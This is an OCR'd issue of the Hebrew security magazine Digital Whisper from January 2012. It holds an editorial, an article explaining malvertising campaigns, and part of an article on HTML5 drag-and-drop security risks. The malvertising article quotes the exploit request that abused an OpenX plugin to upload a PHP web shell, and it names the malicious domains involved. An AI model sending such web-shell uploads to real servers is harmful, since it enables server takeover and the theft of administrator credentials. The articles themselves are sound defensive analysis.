


Digital Whisper

גליון 28, ינואר 2012

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	אפיק קסטיאל (cp77fk4r), לירן בנודיס, אלעד גבאי, נצר רוזנפלד, שלמה יונה ויהודה גרסטל (Do5).

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון סוף השנה האזרחית של Digital Whisper. אנחנו מקווים שאתם קוראים את הגליון ב-1.1 ולא ב-31.12 תוך כדי שאתם עסוקים בהעלמת ההאנג-הובר המציק הזה.


גליון זה נכתב בסלון של אפיק. כן כן, אחרי 28 גליונות החליטו העורכים של הגליון, להלן אנחנו, שהגיע הזמן להפגש באמת בפעם הראשונה ולשבת ביחד על עריכת המגזין (אנחנו גרים ~70 בתים אחר מהשני, צריך שנתיים וחצי כדי שנמצא זמן להפגש!).
לפרוטוקול עבור כל מי שהתלבט - אפיק באמת שמן, אבל מהאמיתיים – מאלה שצריכים להסתובב על הצד כדי לעבור בדלת. ואחרי שאפיק סיים לאכול חצי גליון - אפשר להמשיך בדברי הפתיחה.
שנתיים וחצי של גליונות - או כמו שנאמר:

לכבוד השנה החדשה אנחנו מסתכלים על הרחבת Digital Whisper ונשמח לשמוע את דעתכם. אחד הדברים שמעניינים אותנו הוא ליצור יותר שיחה בקהילה בין אנשים שחיים ואוהבים אבטחת מידע. נשמח בתגובות למגזין לשמוע איך נראה לכם נכון לעשות את זה. הזכרנו בעבר את הרעיון לפתוח פורום באתר המגזין. פוסטים אורחים בבלוג שלנו הם אופציה נוספת. נשמח לשמוע את דעתכם ונשמח עוד יותר שתצטרפו אלינו ותעזרו לנו לעשות את Digital Whisper גדול יותר וכיף עוד יותר במהלך 2012.

וכמובן, לפני הכל, נרצה להגיד תודה רבה לכל מי שתרם מזמנו ועזר לנו להגיש לכם את הגליון:
תודה רבה ל**לירן בנודיס**, תודה רבה ל**אלעד גבאי**, תודה רבה ל**נצר רוזנפלד**, תודה רבה ל**שלמה יונה** ותודה רבה ל**יהודה גרסטל (Do5)** שבסופו של מדבר מאמר שלו לא נכנס לגליון הקרוב אך יכנס לגליון הבא.

קריאה נעימה!

אפיק קסטיאל וניר אדר.



תוכן עניינים

על פי פרסומים זרים

מאת: אפיק קסטיאל (cp77fk4r)

[במקור: www.riencha.com]

הקדמה

Malvertising היא שם של טכניקה רבת עוצמה, שבה עושים שימוש גופים בעלי כוונות זדון ברחבי האינטרנט על מנת להפיץ מזיקים תוך כדי שימוש בפלטפורמות הפרסום השונות. Malvertising היא שילוב של המילים Malware ו-Advertising. מדובר בתעשייה לא קטנה שעם הזמן רק תופחת ותופחת, מי שמתעניין בנושא, יכול להעיד שלאט לאט אנו שומעים יותר ויותר על שימוש בטכניקה זו.

חשוב להבין שכאשר משתמשים בביטוי Malvertising לא מתכוונים ל-Spam כמו שהוא מוכר כיום - משלוח דוא"ל פרסומי בכמות מאסיבית בכדי לפרסם אתר / מוצר. למרות שלפעמים, Spam המתקבל במייל יוכל להיות חלק מרכזי בקמפיין Malvertising מתגלגל.

לפני הכל, איך זה עובד?


זה לא סוד שהכסף והכח של גופי הפשיעה האינטרנטיים הוא נגזרת ישירה של גודל רשת ה-Botnets שיש ברשותה, ככל שיש יותר מחשבים תחת שליטתה, כך יגדלו הרווחים שלה. גופים אלו ישקיעו הרבה בכדי להפיץ את ה-Botnet התורן שיש ברשותה. בגליון ה-26 של Digital Whisper ראינו איך עובד עולם

ה-Browser Exploit Kits, ושאחד הפאקטורים במשוואת ההצלחה שלו הוא כמות התעבורה הנכנסת לאותם אתרים זדוניים.

הרעיון המרכזי הוא ניצול פלטפורמת פרסום מרכזית, או מספר כאלה, בדרך כלל כזאת המשתלבת כצד שלישי באתרים שונים בכדי לפרסם עמודים בעלי שתי זהויות שונות - זהות תמימה וזהות זדונית:

- **הזהות התמימה** תפקידה למנוע זיהוי של העמוד כעמוד זדוני, והצגתו כרלוונטי אל מול גוף הפרסום. בדרך כלל, זהו יהיה מצבו של העמוד, גולש שיכנס לעמוד זה לא יפגע.
- **הזדהות הזדונית** - מדובר בכמעט אותו עמוד כמו הזהות התמימה, חוץ מתוספת של מספר שורות קוד שתפקידן הוא להעביר את הגולש ל- Exploit Kits. העמוד יחשוף את אותן שורות קוד רק כאשר הוא יוגדר כ-"מופעל", ורק כאשר יגלשו אליו גולשים עם פוטנציאל הדבקה גבוהה (גולשים המשתמשים ברכיבים אשר אליהם קיימים אקספלויטים בערכת ההדבקה).

כאמור, המטרה בסופו של דבר היא להגדיל את נפח התעבורה לאותן ערכות הדבקה, ניתן לראות את הרעיון בתרשים הבא:



[במקור: http://blog.armorize.com/2010/12/hdd-plus-malware-spread-through.html]

מעל לפני השטח לגולש אכן מוצגות פרסומות רלוונטיות ותמימות, אך מתחת לפני השטח ניתן לראות כי אותו מנוע תמונות גורם לדפדפן לבצע פניות לבקשת תוכן זדוני מהדומיין של "adshufffle.com" המפנה לחבילת האקספלויטים בשם "Eleonore" המותקנת על הדומיין colemuns.com. אותה חבילה תנסה מספר וקטורי תקיפה על הגולש, במידה ואחד מהם יצליח - יורד הקובץ הזדוני ויהפוך את מחשבו של הגולש לחלק מרשת ה-Botnets של הארגון אשר עומד מאחורי קמפיין זה.

אפשר לראות כי עד שקמפיין זה לא נתפס והכונס למאגרים של Safebrowsing (אתם מוזמנים לגלוש ל-adshufffle.com) לא היה ניתן לדעת כי הוא אתר מדביק, חוץ מהשם, שנראה כי הוא נסיון לחכות את adshuffle.com. פלטפורמת הפרסום, במקרה שלנו היא doubleclick.net - יכולה לראות את ההפנייה ל-adshufffle.com, אך היא אינה מבצעת מעקב יום-יומי אחר התוכן המוצג שם, כך שכאשר מתבצעות בדיקות התוכן לדומיין adshufffle.com, הוא יחזיר תוכן רלוונטי פרסומי ולא מדביק, מבחינתה- אין שום סיבה לחשוש ממנו.

פלטפורמות פרסום צד שלישי, אלו אשר משתמשים מפרסמים צד שלישי באתר מסויים הם אחד המתפסים העיקיים בעולם ה-Malvertising, הדוגמא שהוצגה קודם לכן, עם DoubleClick ו-ADShufffle נצפתה גם תחת פלטפורמת הפרסומות של MSN, וקמפיינים דומים נראו תראו תחת Google Ads, Yhaoo, Fox, Clicksor, SpeedTest, NY Times ועוד.

ניצול מערכות ניהול פרסומות ל-Malvertising

חוץ מניצול של פלטפורמות פרסום המתבססות על תוכן מספקי תוכן צד שלישי, קיימת מגמה עולה של שימוש בפלטפורמות לניהול פרסום אירגוניות, כגון OpenX.

הרעיון מאחורי מערכת ניהול הפרסומות של OpenX הוא להפריד את תוכן הפרסומות מתוכנו הטבעי של האתר. ניתן ליישם בעזרתה פרסום על-ידי ספקי פרסומות או בכדי לפרסם פרסומות של הארגון עצמו- באתר של הארגון, אם מדובר באתר גדול ומסועף, הרי שהפרדת התוכן הפרסומי והתוכן הטבעי של האתר הוא צעד חכם, והטמעת מערכת לניהול אותו תוכן פרסומי - הוא צעד חכם עוד יותר. לאחר שהטמענו את המערכת לניהול פרסומות באתר וקבענו היכן נרצה למקם את הפרסומות באתר (פעולה הכרוכה בהוספת שורות קוד בודדות לקוד המקורי של האתר), נותר לנו רק להכנס למערכת הניהול ולקבוע את הפרמטרים השונים - אילו פרסומות נרצה למקם באילו עמודים, לכמה זמן, האם הם יתחלפו, נוכל לבצע מעקב אחר אילו פרסומות משכו יותר גולשים, באילו עמודים וכו'. במידה ונרצה לשנות את הפרסומות נעשה זאת דרך מערכת הניהול ולא נאלץ לשנות כלום בקוד המקורי של האתר.

מדובר ברעיון שיכול לקצר את כל תהליך העבודה עם הפרסומות, אך מדובר גם בסיכון - אם לא נדע לשמור על המערכת בצורה בטוחה, היא תוכל לשמש גופי פשיעה ולפעול נגנו. מערכות אלו הן מטרה נוחה מאוד לתוקפים, מפני שמדובר בקוד חיצוני, ולפעמים גם בשרת נפרד משרתי הארגון, מה שבדרך כלל (באופן טבעי) הופך אותו למטרת פריצה קלה יותר משרתי הארגון.

במידה ותוקפים אכן יצליחו לפרוץ למערכות בסגנון זה, תהיה להם היכולת לשלב קוד עויין בגוף הפרסומות הרלוונטיות או אף להשתול פרסומות משלהם. לגולש התמים פרסומת שתופיע באתר רלוונטי תחשב רלוונטית אף היא.

מחקר שבוצע לפני פחות מחצי שנה על ידי הצוות של Armorize.com, שהתבצע עקב גל פריצה לשרתי OpenX ע"י קבוצת האקרים, גילה כי הדבר בוצע על ידי ניצול של חולשה להעלת תמונות באחד מהפלאגינים הקיימים במערכת OpenX. ניצול של חולשה זו איפשר להשתלט על המערכת לתוקפים להשתלט גם על שרתי ה-OpenX המעודכנים ביותר.

החולשה התגלתה בפלאגין בשם "OpenX Video Plugin". לפי המחקר שפורסם, היו התוקפים בודקים תחילה האם הקובץ "ofc_upload_image.php" במיקום: "www/admin/plugins/videoReport/lib/ofc2".


במידה וכן- הדבר מעיד כי הפלאגין מותקן על השרת.

לאחר מכן, התוקף היה שולח את הבקשה הבאה:

```
http://victim.com/www/admin/plugins/videoReport/lib/ofc2/ofc_upload_imag
e.php?name=shell.php&HTTP_RAW_POST_DATA=<?PHPCODE?>
```


תפקידה היה להשתמש בפלאגין להעלת התמונות (שא'- לא היה דורש הזדהות, וב'- לא היה מוודא כי אכן מדובר בתוכן המרכיב תמונה) לטובת העלאת WebShell לשרת ה-OpenX.

במידה ואכן מדובר בפלאגין החשוף לחולשה זו, ההודעה הבאה הייתה מתקבלת:



[במקור: http://blog.armorize.com/2011/07/openx-hacked-by-dyndns-malvertising.html]

ואכן, הפלאגין היה יוצר "תמונה" בתיקיה שנקבעה:



[במקור: http://blog.armorize.com/2011/07/openx-hacked-by-dyndns-malvertising.html]

לאחר העלאת ה-WebShell, התוקף היה יכול לשלוף את סיסמאותיהם של מנהלי המערכת, להתחבר בשמם ולהכניס את התוכן המפנה ל-Exploits Kit בפרסומות המוצגות באתר. בגל תקיפות אלו, נתקפו עשרות אתרים של חברות שונות, וכולן הופנו את הגולשים באתרים הנגועים לערכות התקיפה של קבוצת ההאקרים העומדת מאחור תקיפות אלו.

Malvertising בחסויות לתוספים לדפדפנים

כיום כמעט לכל דפדפן קיימים תוספים אשר מאפשרים למפתחים השונים להרחיב את יכולות הדפדפן, תוספים אלו לעיתים מפותחים תחת חסותה של חברה זו או אחרת, הדבר בדרך כלל מתבטא בפרסומות שיופיעו בעת השימוש בתוסף באתרים מסויימים. הדבר כמובן תלוי בתוסף, אך ברב המקרים הפרסומות יופיעו במקום הפרסומות באתרים אליהם גלשנו ולעיתים בנוסף אליהן.

פעולה זו מתבצעת על ידי התוסף, המכיל קוד שתפקידו לזהות את הגלישה לאתר שנקבע מראש, לזהות את הקוד שאחראי על הצגת הפרסומת ולהחליפו בקוד שיטען פרסומת משרת הפרסומות של נותנת החסות. בכדי לא לפגוע בתצורתו המקורית של העמוד, הפרסומת תופיע במקום הפרסום המקורי באתר אליו גלשנו - דבר שבפירוש פוגע בהן, מבחינת המפרסם באתר המקורי, הפרסומת שלו לא נטענה, והגולש לא צפה בה, כך שכסף לא יזרום לחברה המפרסמת. ובמקום זאת יזרום ליותר התוסף או לחברה נותנת החסות.

נכון לכתיבת שורות אלו, לא נצפה שום ניצול של מנגנון זה בכדי לטעון תוכן זדוני, אך מדובר במנגנון שאם השימוש בו יצבור תאוצה, ומפיצי התוכנות הזדוניות יראו כי שווה להשקיע בניצולו, קיים סיכוי שתוספים תמימים יתהפכו, ואז גם השימוש בתוסף תמים יוכל להיות קטלני ביותר.

דוגמא פעולה זו עובדה ניתן לראות בקישור הבא:

http://stopmalvertising.com/malvertisements/firefox-add-on-and-google-chrome-extensions-hijacked-by-sponsored-ads.html

Malvertising לצרכים נוספים

עד כאן ראינו כי ארגוני פשיעה שונים עושים שימוש בפרסומות בכדי להתקין מזיקים על מחשבי הגולשים, במקרים שונים נצפו מטרות בעלי אופי דומה, אך שונות לחלוטין, כגון שימוש בפרסום בכדי לבצע מתקפות DDoS על אתרים שונים.

פעולה זו מתבצעת כמו שראינו על ידי החלפת הפרסומות הטבעיות באתר בפרסומות שונות, אך במקום לנסות להתקין על הקורבן קוד זדוני פרסומות אלו מכילות קוד זדוני (קוד Flash בעיקר) שתפקידו לגרום מתקפת DoS אל מול אתרים שונים, במידה ומדובר באתר בעל תעבורה נרחבת, האתר שהוצב כמטרה יהיה תחת מתקפת DDoS כאשר התוקפים הם גולשים תמימים שאינם יודעים שנוצלו בכדי לבצעה.

דוגמא טובה למקרה כזה הוא האתר stopmalvertising.com (שבאופן אירוני מתעסק בניסיון לאיתור לעצירה של מתקפות מבוססות פרסום), שבתאריך ה-21/07/11 היה נתון תחת מתקפת DDoS משלושת הכתובות הבאות:

- data-ero-advertising.com
- flatfee.ero-advertising.com
- www.ero-advertising.com

נושא זה לא נבדק, אבל ככל הנראה לשלושת האתרים הללו מאגר פרסומות משותף, כך שבמידה והוא נפרץ ניתן להבין למה שלושתם השתתפו במתקפה זו.

סיכום

כמו שניתן לראות, מדובר בנושא בעל פוטנציאל נזק לא קטן, נכון להיום מדובר תמיד בגלים קטנים, אך נראה כי גם אלו מספיקים בכדי ליצור רעש ונזק רב. נראה כי ארגונים רבים לא מודעים לנושא זה, וארגוני פשיעה רבים עושים שימוש בו לצרכיהם האישיים. נקווה שבעתיד הקרוב המודעות לנושא זה תגבר ונראה כי השימוש בפרסום באינטרנט ינותב לטובה.

מקורות

- http://stopmalvertising.com
- http://blog.armorize.com
- http://www.zdnet.com
- http://cve.mitre.org
- http://news.cnet.com

HTML5 מנקודת מבט אחרת - חלק ב'

מאת: לירן בנודיס ואלעד גבאי

הקדמה

עד לפני כמה שנים האינטרנט עבד בעזרת HTML4.01 ותוספות כמו JS, CSS וכו', בשנים האחרונות האינטרנט מתקדם לקראת עידן חדש, HTML5. כבר עכשיו אנו מתחילים לראות איך אפליקציות נוצצות שנכתבו ב-HTML5 משתלטות אט אט על הרשת.

HTML5 הינה שילוב של כמה טכנולוגיות חדשות ושינוי בשפות קיימות. ב-HTML5 נוספו תגיות חדשות ל-HTML, אך זהו בכלל לא השינוי המהותי שנעשה. HTML5 מוסיפה פונקציונאליות חדשה ומורידה איסורים קודמים שהיו על דפדפנים ועל מפתחי אפליקציות הרשת עד כה.


האינטרנט זהו לא המקום היחידי בו נראה HTML5, שכן היא תוכננה להוות תחליף לסביבות פיתוח רבות, כבר היום מערכות ההפעלה Android ו-IOS תומכות בכתיבת אפליקציות ב-HTML5, וגישה זו עתידה להמשיך ולצבור תאוצה, בשנים הקרובות נראה גם טלוויזיות המריצות אפליקציות HTML5 בנוסף כמובן למחשבים.

סדרת מאמרים זו סוקרת את התוספות החדשות של HTML5 ובוחנת אילו בעיות אבטחה תוספות אלו יוצרות, וכיצד ישפיעו על אבטחה בעולם הרשת.

במאמר זה, השני בסדרה, נסקור את מנגנון ה-Drag&Drop המוכר ממערכות ההפעלה, נראה כיצד הוא ממומש בדפדפן ואילו בעיות חדשות הוא יוצר למפתחי האפליקציות.

Drag&Drop (DnD)

Drag&Drop היא הפעולה (או תמיכה בפעולה) של בחירה של אובייקט גרפי כלשהו על ידי "לחיצה" עליו, וגרירה שלו למיקום אחר או לאובייקט גרפי אחר (הגדרה פורמלית חצי מובנת).



במשך שנים השתמשנו בספריות כמו DOJO ו-JQuery בכדי ליצור מנגנוני DnD, כמובן שיש צורך במנגנונים שכאלו על מנת ליצור אפליקציות מעניינות ואינטרקטיביות. אך אין שום סיבה שכל מפתח שמתכוון להשתמש במנגנון נפוץ שכזה יצטרך להשתמש בספריות חיצוניות, לכן החליטו לכלול את המנגנון בגרסת HTML5.

מנגנון זה קיים כבר שנים רבות במערכות ההפעלה הנפוצות, וכיום אנו משתמשים בו בפעולות בסיסיות כמו למקם קבצים תמונות וטקסט בתוך מסמכי Word או להעביר קבצים מתיקיה לתיקיה. לפני שנתחיל להסביר את הבעייתיות במנגנון שכזה, נסביר כיצד משתמשים בו וקצת על כיצד הוא פועל מאחורי הקלעים.

ב-HTML5 פעולת DnD מוגדרת כסדרה של אירועים, קודם כל המשתמש לוחץ על האובייקט וגורר אירוע mousedown, לאחר מכן המשתמש "גורר" את האובייקט ומתקיימים מספר אירועי mousemove ולבסוף, המשתמש משחרר את לחצן העכבר ואירוע mouseup קורה. בכדי ליצור אובייקט שניתן לגרירה עלינו להוסיף לאובייקט את תכונת ה-draggable, מכשעשינו זאת ניתן ליצור EventListener המאזין לאירוע "dragstart". כעת כשיש לנו אובייקט שניתן לגרירה נרצה לדעת לאן גוררים אותו, נוכל להוסיף לאובייקט נוסף כלשהו את תכונת ה-dropzone, ולהאזין לאירוע drop. המידע המועבר בתהליך ה-DnD נקרא DDS קיצור של (drag data store) והוא מורכב (בין השאר) מהבאים:

- DDSIL (drag data store item list)
- סוג הגנה.

עבור כל פעולת DnD נוצרת רשימה של DDSI (drag data store item), המידע ברשימה זו מסודר בצורת מחסנית, כך שהמידע האחרון שנוסף נמצא בראש הרשימה. כל DDSI מכיל את:

- סוג המידע המועבר (טקסט, קובץ - מידע בינארי).
- מחרוזת MIME הקובעת את הסוג המידע.
- המידע.

ישנם שלושה סוגי הגנה על הרשימה:

- **קריאה / כתיבה** - עבור אירוע ה-datastart. ניתן להוסיף מידע חדש לרשימה.
- **קריאה בלבד** - עבור אירוע ה-drop. ניתן לקרוא את המידע מן הרשימה.
- **מוגן** - עבור כל אירוע אחר. ניתן לקרוא את סוגי המידע ואת הפורמטים שלהם (בינארי או טקסט) אך המידע עצמו אינו חשוף ולא ניתן להוסיף מידע חדש.

ניקח לדוגמה מצב שכזה:

```
<span draggable="true" ondragstart="startDragFunc(event)">text</span>
<div dropzone="copy s:text/plain" ondrop="dropFunc(event,this)">DROP ZONE</div>
```

לא ניכנס יותר מידי לפרטים הטכניים של הקוד, אך ניתן לראות כי קיים אלמנט span הניתן לגרירה ואלמנט div המוגדר כ-dropzone, עבור כל אחד מאלה קיימת פונקציה המטפלת באירועים הרלוונטים. עבור תג ה-span קיימת הפונקציית startDragFunc(event) אשר תוסיף לרשימה DDSI חדש המכיל את הטקסט שגררנו ובעת "זריקה" ב-dropzone הפעולה dropFunc תוכל להוציא את המידע מתוך הרשימה. בין תחילת הגרירה לסיומה, כל אובייקט שנעבור מעליו יוכל לדעת שאנו גוררים מידע מסוג טקסט, אך לא ידע מהו הטקסט.

תוכלו לראות דוגמה לשימוש במנגנון זה בלינק הבא:


http://html5demos.com/drag

מנגנון ה-DnD יוצר כמה סוגים של בעיות, חלקן ניתן לפתור בעזרת מימוש נכון מצד המפתח, חלקן ניתן לפתור בעזרת מימוש נכון מצד הדפדפן ולחלקן אין פתרון כרגע.

דליפת מידע - 1

DnD יוצר כמה בעיות שעלולות לגרום לדליפת מידע לגורמים חיצוניים, למרות שמנגנון ההגנות על ה-DDSIL מונע מאובייקטים ש"גוררים" מעליהם לדעת מהו בדיוק המידע אותו גוררים הם עדיין יכולים לדעת את סוג המידע. כמו הרבה מקרים בעבר אני בטוח שגם את המידע הזה ילמדו לנצל לרעה, אך כרגע זאת נחשבת לבעיה הקטנה ביותר במנגנון זה.

ניקח לדוגמה מצב בו קיים עמוד אינטרנט לגיטימי המשתמש במנגנון ה-DnD בכדי להעביר מידע רגיש. תוקף מטמיע בעמוד אלמנט HTML זדוני בדרך כלשהי (למשל בתור פרסומת הנראית לגיטימית באתר המותקף), אשר בעת מעבר עליו מריץ קוד JS הגורם ל-redirection אל אתר phishing הנראה כמו העמוד הלגיטימי. משתמש תמים הנכנס לאתר, מתחיל לגרור את המידע הרגיש אל עבר ה-drop zone. בתחילת פעולת הגרירה המידע הרגיש מוסף ל-DDSIL. בעת ביצוע הגרירה המשתמש עובר מעל האלמנט הזדוני. המשתמש מקושר אל העמוד הזדוני. כעת, כשהמשתמש "יזרוק" את האובייקט ב-drop zone. התוקף יקבל את כל המידע הזדוני.



את הבעיה הזו ניתן לפתור גם מצד המפתח וגם בעזרת תכנון נכון של הדפדפן:

מצד המפתח - המפתח יכול לחסום כל redirection בטיפול באירוע ה-dragstart ולבטל את החסימה באירוע ה-drop, כמובן שבשביל לעשות זאת צריך להיות מודע לבעיה, וכל מפתח שלא מתמצה באבטחת מידע לא יטפל בה.

מצד הדפדפן - דפדפנים יכולים לפתור את הבעיה בקלות יחסית, כל שעליהם לעשות זה למחוק כל פעילות DnD קודמת לפני ביצוע redirection.

בנוסף, על דפדפנים למנוע התחלה או סיום של פעולת DnD על ידי סקריפט ולהתייחס בזהירות לכל סקריפט הרץ בזמן שפעולת DnD קוראת.

ניתן כמה רעיונות בכדי להבין את הבעיה:

- סקריפט עלול להאזין ללחיצת המשתמש על העכבר ולגרום להתחלת פעולת DnD על ידי הזזת חלון הדפדפן.

